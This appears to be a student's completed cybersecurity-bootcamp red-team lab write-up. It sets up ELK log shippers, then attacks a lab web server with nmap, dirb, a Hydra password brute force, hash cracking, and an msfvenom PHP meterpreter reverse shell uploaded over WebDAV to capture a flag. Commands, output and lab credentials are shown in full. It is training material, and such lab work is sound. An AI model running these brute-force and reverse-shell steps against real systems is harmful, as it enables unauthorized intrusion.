Day 1 Activity File: Red Team

Monitoring Setup Instructions

- As the you attack a web server today, it will send all of the attack info to an ELK server.

- The following setup commands need to be run on the Capstone machine before the attack takes place in order to make sure the server is collecting logs.

- Be sure to complete these steps before starting the attack instructions.

Instructions

- Double click on the 'HyperV Manager' Icon on the Desktop to open the HyperV Manager.


- Choose the Capstone machine from the list of Virtual Machines and double-click it to get a terminal window.
- Login to the machine using the credentials: vagrant:tnargav
- Switch to the root user with sudo su

Setup Filebeat

Run the following commands:

- filebeat modules enable apache
- filebeat setup

The output should look like this:



Setup Metricbeat

Run the following commands:

- metricbeat modules enable apache
- metricbeat setup

The output should look like this:

```
root@server1:/home/vagrant#
root@server1:/home/vagrant# metricbeat modules enable apache
Enabled apache
root@server1:/home/vagrant# metricbeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
root@server1:/home/vagrant#
```

Setup Packetbeat

Run the following command:

- packetbeat setup

The output should look like this:

```
root@server1:/home/vagrant#
root@server1:/home/vagrant# packetbeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
```

Restart all 3 services. Run the following commands:

- systemctl restart filebeat
- systemctl restart metricbeat
- systemctl restart packetbeat

These restart commands should not give any output:

```
root@server1:/home/vagrant# systemctl restart packetbeat
root@server1:/home/vagrant# systemctl restart metricbeat
root@server1:/home/vagrant# systemctl restart filebeat
root@server1:/home/vagrant# _
```

Once all three of these have been enabled, close the terminal window for this machine and proceed with your attack.

Attack!

Today, you will act as an offensive security Red Team to exploit a vulnerable Capstone VM.

You will need to use the following tools, in no particular order:

- Firefox
- Hydra
- Nmap
- John the Ripper
- Metasploit
- curl
- MSVenom

Setup

Your entire attack will take place using the Kali Linux Machine.

- Inside the HyperV Manager, double-click on the Kali machine to bring up the VM login window.
- Login with the credentials: root:toor

Instructions

Complete the following to find the flag:


- Discover the IP address of the Linux web server.
    - Ran ifconfig on kali machine to determine network ip address of attack machine (192.168.1.90)

- Ran nmap -sV 192.168.1.0/24 and found the apache server
  -


```
Nmap scan report for 192.168.1.105
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l
```


- Locate the hidden directory on the web server.
  - Hint: Use a browser to see which web pages will load, and/or use a tool like dirb to find URLs on the target site.
    -
  -


```
Shell No.1
File   Actions   Edit   View   Help

Nmap done: 256 IP addresses (4 hosts up) scanned in 29.00 seconds
root@Kali:~# dirb http://192.168.1.105

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Apr  5 17:22:14 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----

+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)


-----------------
END_TIME: Tue Apr  5 17:22:20 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~#
```



- Brute force the password for the hidden directory using the hydra command:
  - Hint: You may need to use gunzip to unzip rockyou.txt.gz before running Hydra.
  - Hint: hydra -l <username> -P <wordlist> -s <port> -f -vV <victim.server.ip.address> http-get <path/to/secret/directory>
    -
```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -
vV 192.168.1.105 http-get /company_folders/secret_folder
```
    -
```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 13] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-05 1
7:47:10
root@Kali:~#
```
  - Break the hashed password (with the Crack Station website or John the Ripper.







- Cracked password via crackstation as md5 hash linux4u


- Connect to the server via WebDav.
  - Hint: Look for WebDAV connection instructions in the file located in the secret directory.

o

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

o Note that these instructions may have an old IP Address in them, so you will need to use the IP address you have discovered.

o



- Upload a PHP reverse shell payload.
  - o Hint: Try using your scripting skills! MSVenom may also be helpful.

o

```
root@Kali:~# msfvenom -p php/meterpreter_reverse_tcp -o shell2.php LHOST=19
2.168.1.90 LPORT=680
```

o

```
root@Kali:/usr/share/wordlists# msfconsole
[-] ***rting the Metasploit Framework console ... -
```

o

```
msf5 > use exploit/multi/handler
```


o

```
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
```


o

```
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 680
lport => 680
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:680
ls
[*] Meterpreter session 1 opened (192.168.1.90:680 -> 192.168.1.105:42808)
at 2022-04-05 19:18:31 -0700

meterpreter > ls
Listing: /var/www/webdav
========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  43     fil   2019-05-07 11:19:55 -0700  passwd.dav
100644/rw-r--r--  310    fil   2022-04-05 18:44:49 -0700  php-meterpreter-s
taged-reverse-tcp-443-php.rc
100644/rw-r--r--  30688  fil   2022-04-05 18:59:01 -0700  shell.php
```


- Execute payload that you uploaded to the site to open up a meterpreter session.
  - Opened the shell script on the compromised server via browser
  - o




o



o



- Find and capture the flag.
    - Ran `cd /` to go home and reviewed files with `ls`

- 

- cat flag.txt to reveal flag

o

```
ls
bin
boot
dev
etc
flag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
cat flag.txt
b1ng0w@5h1sn@m0
```

Cat flag.txt to show flag

```
cat flag.txt
b1ng0w@5h1sn@m0
pwd
/
```

After you have captured the flag, show it to your instructor.

Be sure to save important files (e.g., scan results) and take screenshots as you work through the assessment. You'll use them again when creating your presentation.